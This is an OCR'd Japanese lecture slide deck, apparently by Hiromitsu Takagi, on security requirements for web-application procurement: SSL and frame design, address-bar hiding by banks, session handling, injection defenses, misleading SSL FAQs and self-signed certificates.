


図 3-5　ウェブアプリケーションの脆弱性修正に要した日数の傾向

JNSAのガイドライン RFP記載例

- セキュアシステム開発ガイドライン「Web システム セキュリティ要求仕様（RFP）」編 β版（2005年12月5日）より
  （日本ネットワークセキュリティ協会 セキュアシステム開発ガイドラインWG）
  http://www.jnsa.org/active/houkoku/web_system.pdf
  - *本ドキュメントは、発注者（ユーザー）に対しては、RFP（提案依頼書）に盛り込むセキュリティ対策のサンプルとして参照していただけることを目指している。（略）*
    このドキュメントは、発注者（ユーザー）がベンダーにWebアプリケーションの提案依頼をかける際に、RFP（提案依頼書）に最低限、盛り込むべきセキュリティ対策について記述している。
- 内容
  - パターン1：対策手法からのRFP 記載例
  - パターン2：現象面からのRFP 記載例
  - パターン3：脅威モデルからのRFP 記載例

- パターン1：対策手法からのRFP 記載例
  - 1. 入力検証および不正データ入力時の無効化
    - ユーザが悪意のある文字列を組み込んでアプリケーションを攻撃し、本来権限のないユーザがデータにアクセス（情報の入手、情報の改ざんなど）できないように、以下を考慮した対策を提案すること。
      - 悪意ある文字列の入力チェックもしくは無害化
      - SQLインジェクションの防御
      - コマンドインジェクションの防御…
  - 2. 認証と承認
    - なりすましや管理者権限の不正取得などができないような措置を講ずること。
  - …
- パターン2：現象面からのRFP 記載例
  - 1. システムダウン・レスポンス低下防止策
  - 2. なりすまし・否認防止策
    - 正規ユーザのIDを不正に取得するなどしてなりすましを行い、システムを利用することを防ぐ対策、行った注文処理などを事後に否認されないため、以下を考慮した対策を提案すること。
      - ユーザIDやパスワードの推測、盗聴
      - セッションハイジャック
      - …
  - 3. 漏えい対策
    - 情報漏えいを防止するため、以下を考慮した対策を提案すること。
      - 通信経路上の盗聴…
- パターン3：脅威モデルからのRFP 記載例
  - 1. なりすまし、データの改ざん、情報の漏えいに関して
    - なりすまし、データの改ざん、情報の漏えいの発生を軽減する方法と発生した場合に検知できうる仕組みの提供を提案してください。
  - 2. サービスの低下、アクセス権の昇格に関して
    - 悪意のDOS攻撃などによるサービスの低下やアクセス権の昇格による影響を軽減する方法に関して提案してください。
  - 3. 否認の防止に関して
    - 更に記録として残す部分に関しては否認を防止するために必要な手段の提供を提案してください。

JNSA セキュアシステム開発ガイドライン「Web システム セキュリティ要求仕様（RFP）」編 β版（2005年12月5日）より

問題意識

- 「○○脆弱性がないこと」という要件で解決するのか
  - その脆弱性がないことの検査にかかるコストは依然高い
  - 検査結果の客観性をどう確保するのか
- ベンダーに提案を促す方法でよいのか
  - ベンダーの提案内容を発注者が評価できるか
  - 一部の著名なベンダーのブランドを信じるしかないのでは
- 解決策
  - 発注仕様書に直接記載できるセキュリティ要件の明確化（提案依頼書ではなく）
  - 安全設計・実装のガイドライン

安全設計・実装のガイドライン

- 設計段階で生じる脆弱性の排除
  - 設計上のセキュリティ要件をすべて列挙
    - SSL使用時のhttps://とすべき画面の指定
    - ドメイン名の使用方法の指定
    - アドレスバー、フレーム、ウィンドウについての指定
    - CSRF対策が必要な画面の設計時からの特定
    - セッション追跡実現手法の指定
    - 使用する乱数生成系、暗号の指定
    - パスワードに関する設計
- 実装段階で生じる脆弱性の排除
  - クロスサイトスクリプティング、SQLインジェクション等
  - 実装方法として安全なものを指定してしまう
    - SQL文の組み立てをPrepared Statementで行うことを必須に
    - SQL文の組み立てを一か所に集中させることを必須に
    - HTML出力をテンプレートで行うことを必須に

期待される効果

- 発注時のセキュリティ要件として示す
  - （新規開発案件を前提）
- 検査コストを低価格化できる
  - 従来: コード監査でインジェクション系脆弱性の疑いのあるコーディングがされた部分が見つかっても、本当に脆弱かどうかは、データフローを追いかけて調べなくてはならず、手間がかかる
  - 解決: 指定された実装方法にしたがっていないことを調べるだけで、発注要件を満たしていないと診断できる
- 開発ベンダの責任の明確化（と適正な料金積み上げ）
  - 要件を満たしていない部分は、開発ベンダの瑕疵として扱える
- 開発ベンダと検査事業者の力量の評価
  - ガイドライン準拠の開発実績、評価実績による判断

進捗状況

- 経済産業省に平成17年度事業の報告書を提出
  - 「ウェブアプリケーション発注仕様書に記載すべきセキュリティ要件」案
- 平成18年度事業を開始
  - 17年度の案をベースに修正、加筆
  - 識者による委員会、ワーキンググループにて議論

記載すべきセキュリティ要件（案）

- 画面設計
  - 画面遷移図の提出
  - 新たにウィンドウを開かない
  - Webブラウザのデフォルト設定で動作すること
  - フレームを使用しない
- ドメイン名
  - システムが使用するURLにおいてドメイン名は1つとする
- SSL
  - 暗号化なしに送受信してはならない情報を明確に
  - 入力欄のある画面を https:// とする
  - サーバ証明書は警告の出ないものを
  - SSL 2.0を使用しない
  - 暗号アルゴリズムにはCRYPTREC電子政府推奨暗号を用いる
  - セッションIDが暗号化されない通信路を流れないようにする
- Cache
  - Cacheを禁止するようにする
- CSRF対策
  - 特定副作用を持つ画面はPOSTメソッドによるアクセスに限定
  - 特定副作用を持つ画面に遷移する前の画面には秘密情報をhidden…
- XSS対策
  - HTMLの出力は直接プリントしない
  - HTMLタグを含む入力を認める機能を設けない
- SQLインジェクション対策
  - SQL呼び出しをするコードは一か所にまとめて抽象化すること
  - SQL文を直接組み立てることをせず、Prepared Statementを使用すること
- セッション
  - ログイン中のユーザの特定は、セッションIDにより行うこと
  - ログインが成功する前の段階でセッションIDを発行しない
  - セッションIDは、cookieまたは、POSTアクセスのhiddenパラメータにのみ格納すること
  - セッションIDはログインする都度、乱数により生成する
  - セッションIDは80ビット以上とする
  - ログアウト機能を設け、ログアウト機能が呼び出されたらセッションを破棄すること
  - 一定時間操作がなかったときに、セッションを破棄する（自動ログアウト）こと
- リダイレクタ
  - パラメータで指定されたURLへのリダイレクト機能を設けない
- パラメータ
  - セッションID以外の値を格納するcookieを発行しない
  - URLパラメータに秘密情報を含めない
  - パラメータにファイル名（パス名）を一切含めない
- 実装
  - シェル呼び出しを使用しない
  - 外部コマンド呼び出しを使用しない
  - C言語等のバッファオーバフロー系の脆弱性が所持得る言語を使用しない
  - eval()など指定された文字列を言語として実行する機能を使用しない
  - 暗号を使用する場合は、暗号アルゴリズムにCRYPTRECの電子政府推奨暗号のみを用いること
  - 乱数を用いる場合は、暗号学的に安全な擬似乱数生成系により乱数を生成する
- パスワード（略）
- 実装用部品の選択（略）

画面遷移図の提出

- 目的
  - 必要な画面が https:// となっていることを保証させる
  - CSRF対策を実現するため、対策の必要な画面を明確にする
- 例外に関する考察
  - 大規模案件では設計段階で画面遷移図を提出するが、小規模案件では（実装前に画面設計を行わない場合）画面遷移図を作成しないのが現状
  - 小規模案件でも、完成時に画面遷移図を作成して納品する
  - 画面遷移図と食い違って、https:// でない画面、CSRF対策の抜け落ちている画面があれば開発者の瑕疵とできる

ウィンドウ/フレームを使用しない

- 目的
  - アドレスバーを隠す画面設計を防止
    - Phishing対策
  - サブフレームが https:// で外枠が http:// という実装を防止
    - パケット改竄による、入力内容の盗聴の脆弱性
  - サブフレームのドメイン名が外枠と異なるという実装を防止
  - サブフレームに偽サイトを表示させられるのを防止
    - Phishing対策
- 例外に関する考察
  - 入力欄がなくリンク先もない画面（ヘルプ画面等）を例外に
  - フレームは使わなくてよいのでは? (IFRAMEは?)

アドレスバーを隠さない

- ドメイン名は、ブランド名、社名に相当する、利用者から見た信頼の起点
- 隠すことに何ら意義はない
  - URL中のパラメタ部を弄られたくない?
    - 弄られるとセキュリティ上の問題が起きるシステムは、アドレスバーを隠したところで攻撃される
  - 戻るボタンを押されたくないのと同じ理由?
    - 推奨しない操作により利用者の利便性が損なわれる（セッションが途切れるなど）のは、利用者の責任
- 同じ理由で: 右クリックの無効化をしたりしない
  - 右クリックを禁止にする意義は全くない

事例: 銀行

- なぜか銀行でアドレスバーを隠すのが大流行
- 脅威
  - その銀行を装った偽ウィンドウを作られる
    - デジタルコピーは正確かつ簡単
  - どうやって被害者の画面に偽ウィンドウを出すか
    - たとえば無差別送信メールによる攻撃
      - 「こちらは○○銀行です。ただ今キャンペーン実施中。期間中にログインされた方には漏れなく粗品をプレゼント!」というメッセージとともに、偽のログインウィンドウを出現させるHTMLメールなど
  - 偽ウィンドウに誘ってどんな悪事を?
    - 口座番号とパスワードを入力させて盗む
    - 乱数表による第二暗証があるから振込は無理?
      - 偽ウィンドウへのアクセスを本物の銀行に中継し、振込先だけ差し替えて中継

何度も報道されて注意喚起された

- 日経システム構築2003年5月号,「警鐘 危険なネット銀行を作るな, なりすまし対策に死角あり, 144行の調査で判明」
  http://itpro.nikkeibp.co.jp/members/SI/ITARTICLE/20030509/1/
  - 今回の調査でもう一つ目立ったのが,身元を隠すサイトの多さである。確認で きただけでも,144行中32行がログイン画面のアドレス・バーを非表示にして おり,うち18行が右クリックを禁止している(表1-C)。こうしたサイトは, サイト自体をなりすまされるリスクがある。
- 日経産業新聞2004年8月23日,「情報技術の死角 安全対策を問う (上) オンライン銀行――フィッシング詐欺に注意」
  - 全国の主要銀行百二十行について、フィッシング対策に重要と思われる項目を調べた。調査内容は専門家が指摘する(1)公式サイトに接続しているか確認できる「アドレスバー」を隠していないか(2)証明書や暗号化の有無が確認できる「ステータスバー」を隠していないか(3)公式サイトと偽サイトを混同する原因になりやすい「複数ドメイン名」を使っていないか――の三点だ。
    その結果、満点だったのはみずほ銀行、UFJ銀行、三井住友銀行、シティバンク銀行、ジャパンネット銀行、中央三井信託銀行、住友信託銀行、北陸銀行の八行だけだった。アドレスバーを隠していたのは東京三菱銀行や新生銀行など。ステータスバーを隠していたのはソニー銀行やイーバンク銀行など。これらを隠す理由はデザイン上の理由や顧客の誤操作を防ぐためとみられる。しかし、安全性の面では疑問がある。

日本銀行金融研究所 第4回情報セキュリティシンポジウム
配付資料(2002年2月28日)

インターネットバンキングに迫り来る現実的脅威

独立行政法人 産業技術総合研究所
グリッド研究センター セキュアプログラミングチーム長
高木 浩光
http://staff.aist.go.jp/takagi.hiromitsu/

2002年2月の日本銀行金融研究所での講演資料より

どんな脅威が?

- これらの銀行を装った偽ウィンドウを作られる
  - デジタルコピーは正確かつ簡単
- どうやって被害者の画面に偽ウィンドウを出すか
  - たとえば無差別送信メールによる攻撃
    - 「こちらは○○銀行です。ただ今キャンペーン実施中。期間中にログインされた方には漏れなく粗品をプレゼント!」というメッセージとともに、偽のログインウィンドウを出現させるHTMLメールなど
- 偽ウィンドウに誘ってどんな悪事を?
  - 口座番号とパスワードを入力させて盗む
  - 乱数表による第二暗証があるから振込は無理?
    - 偽ウィンドウへのアクセスを本物の銀行に中継し、振込先だけ差し替えて中継すれば可能ではないか?

2002年2月の日本銀行金融研究所での講演資料より

アドレスバーを隠す必然性がない

- 「アドレスを出すとセキュリティ上問題がある」?
  - アドレスを見られると不正アクセスされるようなら、そもそもその脆弱性を直すのが当然
- 「『戻る』ボタンを押されると困るので」?
  - ツールバー(ボタンがあるところ)だけ隠して、アドレスバーとステータスバーを表示させることは可能(知らないSIerがいる)
  - URLを書き換えられると困る? 書き換えるのは本人の責任
- 無能SIerとは縁を切れ
  - SI事業者の言い分:「発注者が要求仕様でアドレスバーを隠すように指示していたので文句は言えない」
  - 「そういうのはセキュリティ上よくありません」と言ってくれるSI事業者を選ぶべし
- ポップアップウィンドウも同様
  - そんなもの、要らないでしょ?

その後どうなったか

- 2004年11月ごろ、大半の大手銀行がアドレスバーを隠すのをやめた

FRAMEの外枠がhttpsでない問題

- そもそもSSLとは何のために使うのか
  - 通信内容を秘匿するために
    - 理解されている
  - 通信内容が改竄されていないことを確認するために
    - 理解されているか?
  - 通信先が偽者ではないことを確認するために
    - 理解されているか?
- ユーザが理解していなければ意味がない
  - どうして?

SSLが機能しない事態

- リンク先が https:// になっていない場合
  - これはサイト構築事業者のミス
  - そのままリンクを辿って情報送信をしたユーザは、盗聴による情報漏洩の危険にさらされる
- リンク先は https:// だが、リンク元が http:// の場合
  - これはミスでないと言えるか?
  - リンク元ページにアクセスしたとき、通信内容を改竄され、リンク先を http:// にすり替えられている可能性
    - そのままリンクを辿って情報送信したユーザは、盗聴される
  - リンク元ページも https:// にすべきか?
    - そのページのリンク元も? さらにその前も??
      - それはむちゃ

ユーザが確認するしかない


- 暗号化が必要だとユーザが感じた時点で、今見ている画面が https:// になっているかを、ユーザが目視確認するべきである
  - 全部の画面を https:// にしておくといわけにはいかないのだから
- 駄目な事例
  - パスワード送信先は https:// になっているのにパスワード入力画面が http:// になっている
    - 今見ている画面が改竄されている可能性
    - ユーザが自力でソースHTMLを見てFORM要素のACTION属性（送信先）が https:// になっているか確認すればよい?
      - それはむちゃな話だ

改竄されていないことの確認

- 重要な情報を閲覧するときの心得
  - 例: 株価情報、行政機関の発表情報などなど
  - その画面は https:// になっているか?
    - なっていないのなら、通信路上で改竄されているか、偽サイトかも
- 重要な情報を提供するときの心得
  - 「すべての画面を https:// にせよ」とまでは言わない
    - そうしてもよいが
      - 例: https://www.netsecurity.ne.jp/ ここはhttpではアクセス不可
  - 同じ画面を https:// でもアクセスできるようにすべき
    - リンクを設けておくのは親切かもしれないが、必須ではなく、
    - ユーザが自力でアドレスバーの http:// を https:// に書き換えてアクセスするという習慣を身につけるべき

FRAMEの外枠からhttps:とせよ

- アドレスバーのURLが http://.... で、FRAMESETが使われていて、サブフレームが https:// になっている場合



鍵マークが出ないのですが…

Q 個人情報やクレジット情報の入力画面で、鍵マークが表示されませんが、セキュリティに問題はないのですか？

A4. セキュリティは正常に機能しております。

現在のホームページのフレームの構成上、ブラウザ画面の右下に鍵マークが表示されていませんが、セキュリティは正常に機能しております。ご安心ください。

Q6-3 のホームページにはセキュリティがかかっていないように見えるのですが。

ご安心ください。ではきちんとセキュリティをかけています。
普通ですと、暗号化されたhttpsの画面はブラウザの下の方に鍵のかかったマークで表示されますが、の課金認証に関する画面はヘッダーなどのフレームに囲まれているため、鍵マークは表示されませんのでご了承ください。
セキュリティの上では何の問題もありませんが、どうしてもご心配な方は、お客様情報の登録画面を別ウインドウで表示させると鍵マークが表示されますのでご確認ください。

（こうした文言の探し方：「SSL ご安心ください」で検索）

- ダメな事例——あるクレジットカード会社

のセキュリティについて

Q. 鍵マークが出ていないページに ID の入力欄があるのですが、安全なのでしょうか？

A. お気軽にをご利用いただけるよう、各ページのメニューにへのログインフォームを設けています。メニューの表示されているページ自体は暗号化されていませんので、鍵マークは出ませんが、入力データの送信先がSSL サーバとなっていますので、ID やパスワードは暗号化された状態で送信されることになります。ログイン後の画面に鍵マークが出ていることを確認してください。

SSLについて


お客様に安心してご利用いただけるように、では SSL(Secure Socket Layer) と呼ばれる暗号通信技術を採用しています。

Webブラウザのデフォルト設定で動作

- 利用者に設定を変えさせる説明を一切書かないように
  - **やってはいけない**セキュリティ設定指示（Windows XP SP2）
    - 「署名済みActiveXコントロールのダウンロード」を有効にしてください
    - 「スクリプトを実行しても安全だとマークされていないActiveXコントロールの初期化とスクリプトの実行」を有効にしてください
    - 「未署名のActiveXコントロールのダウンロード」を有効にしてください
    - 「スクリプトによる貼り付け処理の許可」を有効にしてください
    - 「無効なサイト証明書について警告する」をオフにしてください
    - 「このゾーンのサイトにはすべてサーバーの確認(https:)を必要とする」のチェックを外してください かつ 信頼済みサイトゾーンのセキュリティレベルは「低」に
    - 「混在したコンテンツを表示する」を有効にしてください
    - 「SSL 2.0を使用する」を有効にしてください
    - 「サードパーティのCookie」を受け入れるにしてください
    - 「ActiveXコントロールに対して自動的にダイアログを表示」を有効にしてください
    - 「ファイルのダウンロード時に自動的にダイアログを表示」を有効にしてください
    - 「ダウンロードしたプログラムの署名を確認する」をオフにしてください
    - 「ポップアップブロックの使用」を無効にしてください
    - 「スクリプトを実行しても安全だとマークされていないActiveXコントロールの初期化とスクリプトの実行」をダイアログにしてください
    - 「未署名のActiveXコントロールのダウンロード」をダイアログにしてください

IEのセキュリティ設定を下げる指示

- 阪神北部広域TIKIカードコンソーシアム
  http://www.tiki.itcity.jp/
- 未署名のActiveXコントロールを配布
  - IEのデフォルト設定では動作しない
  - IEの設定の方を変更させる
- 極めて危険
  - 他のサイトで設置されている悪意あるActiveXコントロールまで、ユーザの確認なしに動いてしまう



ドメイン名を1つとする

- 目的
  - 利用者の安全な利用手順として、個人情報等を入力する画面で、アドレスバーに表示されるドメイン名を確認すればよいようにするため
    - Phishing防止
- 例外に関する考察
  - 外部ASPに運営を委託する場合
    - 専用のHTTPサーバが用意される場合には、DNSの設定によって、サイト運営者のドメイン名でASPサーバを稼動させることができるのであるから、ASPを利用する場合であってもドメイン名は1つとするべきである
    - 何らかの理由によりどうしてもそのような構成ができない場合には、外部サイトへリンクする画面に、リンク先が運営委託先サイトであることを文章で注記するものとする

入力欄のある画面を https:// に

- 目的
  - SSLを入力前から使わないサイトがけっこうあるが、これを避けたい
    - なぜかクレジットカード会社の多くがそのような画面になっていた
  - 運営者にQ&Aで「問題ありません」と書かせないため
- 例外に関する考察
  - 例外なしでよいだろう

Q14.「口座開設のお申し込み」画面で、URLに https:// と表示されませんが、暗号化されているのでしょうか？また、SSL通信を意味する「ロック状態のカギ」マークが表示されませんが、暗号化されているのでしょうか？

「口座開設のお申し込み」画面で入力いただいた情報は、SSL 128bitで暗号化して送信されますので、ご安心ください。

画面の構成上、URLには http:// と表示されますが、情報を入力いただく部分（フレーム）はSSL通信となっています。

背景が白の部分（フレーム）で右クリックをし、「フレーム情報」(Netscape Navigator) または「プロパティ」(Internet Explorer) をご覧いただくと、URLが https:// となっていることや、SSL 128bit通信であることをご確認いただけます。

【セキュリティ・ご利用環境・ブラウザ】

＜ログイン画面や会員登録フォームでSSL対応の鍵マークがでないのですが、
個人情報の送信をしても大丈夫なのですか？＞
フレーム内にあるページのため鍵マークは表示されていませんが、個人情報やID パスワードなどを入力する画面は全てSSL（Secure Socket Layer）暗号プロトコル（128ビット）を使用したページになっていますのでご安心下さい。会員登録画面の登録フォーム上にてファイルのプロパティをご参照（Windowsパソコンでは右クリックをして「プロパティ」を選択）頂きますと、「https://」で始まるSSLページであることがご確認いただけます。

Q．「ＳＳＬあり」を選択しても「鍵」マークが表れないが大丈夫か

A．ご安心ください、ＳＳＬは有効です。登録画面がフレーム内で遷移しているため、ステータスバーなどでのセキュリティ・ロックのマークや、「https://～」などのURLの表示がありません。ただしSSLは有効となっておりますので、安心してご利用下さい。なお、登録画面を別ウィンドウで開くと、ＳＳＬ有効の表示がご確認いただけます。

【▲TOPへ戻る】

「暗号化されます」という嘘

- パケット改竄の可能性
  - 外枠のフレームのHTMLが通信路上で改竄されたら
    - <FRAME SRC="https://...”> が <FRAME SRC=" http://...”> に差し替えられる
    - 通信路上で1パケット中の4バイトを書き換えるだけ
      - 「68 74 74 70 73」→「20 68 74 74 70」
  - 改竄されていることに気付かずに情報を送信
    - 平文で送信される
    - 盗聴される
- その都度サブフレームの「プロパティ」を確認しろと?
- 外枠ごと https:// とするのが鉄則

問い合わせ事例

- ある公共料金明細のサイトでの事例
- **質問一回目:**
  〇〇〇〇〇のログイン画面が https:// になっていません。暗号化に不備があるのではないでしょうか？
- **回答:**
  〇〇〇〇〇ログイン後のホームページは、セキュリティを強化したページになっております。そのため、〇〇〇〇〇〇のIDとパスワードも、保護されて送信されております。ご安心下さいませ。
- **質問二回目:**
  ログイン後のページが https:// になっていることは、パスワード送信前の段階で、どのようにして確認できるのでしょうか？
- **回答:**
  〇〇〇〇〇〇のホームページの一番下にございます、『プライバシーを保護します』という項目にて、『ホームページに掲載する情報は暗号化して送受信されます。(SSL技術使用)』というご説明を掲載させていただいております。わかりづらくて申し訳ございませんでした。

- **質問三回目:**
  いくらそのように文章で書かれていても、今私が見ているログイン画面が本当に、送信先が https:// になっているかどうかは、どうやって確認できるのでしょうか？
  たとえば、通信路上でパケット改竄されていれば、今見ている画面のリンク先（パスワードの通信先）は、https:// ではなく http:// に改竄されているかもしれないわけですが。
- **回答:**
  Internet Explorerをご利用の場合（略）『保護付き/保護なしのサイト間を移動する場合に警告する』にチェックを入れていただければ、保護されているサイトに接続される際にメッセージが表示されます。
  また、改竄につきましてご心配を頂いておりますが、弊社では、リンク先等を改竄されないようホームページを構成いたしております。ご安心してご利用いただければと存じます。

- **質問四回目:**
  （略）
  私は前回、「通信路上でパケット改竄されていれば」と書きました。
  通信路上でのパケット改竄を防ぐには SSL を使用して https:// にするしかありません。
  しかし、〇〇〇〇〇〇のパスワード入力画面は http:// であり、通信路上での改竄防止措置がとられていません。（略）
- **回答**:
  〇〇〇〇〇〇では、パケット改竄などの不正アクセスの防止等に日々努めております。
  誠に申し訳ございませんが、何卒ご理解頂きますようお願い申し上げます。

サーバ証明書は警告の出ないものを

- 目的
  - いわゆる「オレオレ証明書」を使わせない
- 例外に関する考察
  - 証明書発行ベンダによっては、一部のブラウザで警告が出るものがある（その認証局のルート証明書がそのブラウザに事前に格納されていない）
    - たとえば、LGPKI のルート証明書はInternet Explorerには自動的に組み込まれるようになったが、Firefox等の他のブラウザではそのようにはなっていない
  - そのサイトの利用条件で、ブラウザを特定のものに限定している場合、そのブラウザ（のデフォルト設定）で警告の出ない証明書であれば使用してよい

オレオレ証明書問題

- サーバ証明書
  - SSLによる https:// ページの提供に不可欠
  - 認証局サービスから購入するのが普通
    - 1年間の有効期限で4万円～10万円程度
- 「オレオレ証明書」の流行
  - 自前で作った認証局で署名した自作証明書
  - 署名なし（自己署名の）自作証明書
    - 無料!! 手続きなし!! すぐにできる!!


暗号通信の「基本的考え方」

- サーバとクライアントが共通の鍵を持つ必要


  - どうやって安全に鍵を交換する?
    - 片方がもう一方へ（ネットワークを使わずに）鍵を手渡しする
    - 両者が事前に知っている秘密情報を使って鍵を暗号通信
- 公開鍵暗号を使えば解決する?（しない）

なりすまし

- パケットを改竄した後に盗聴




- 間に攻撃者のサーバが入り中継（中間者攻撃）




- 単に偽サイトに接続

署名による解決

- 鍵に「証明書」
- 証明書には認証局の電子署名



ブラウザが発する警告



自前の認証局

- 組織内プライベート認証局
  - Webブラウザに、プライベート認証局のルート証明書をインストールしておく必要がある
- ルート証明書をどうやって安全に配布する?
  - 手渡し(CD-ROMで配布等)
  - 別の安全な通信手段で
    - VeriSign等の認証局から購入したサーバ証明書で稼動する https:// のページからダウンロード
    - VeriSign等の認証局から購入したコード署名用証明書で署名したインストーラ(.exeファイル)でインストール

買った方が安くない?

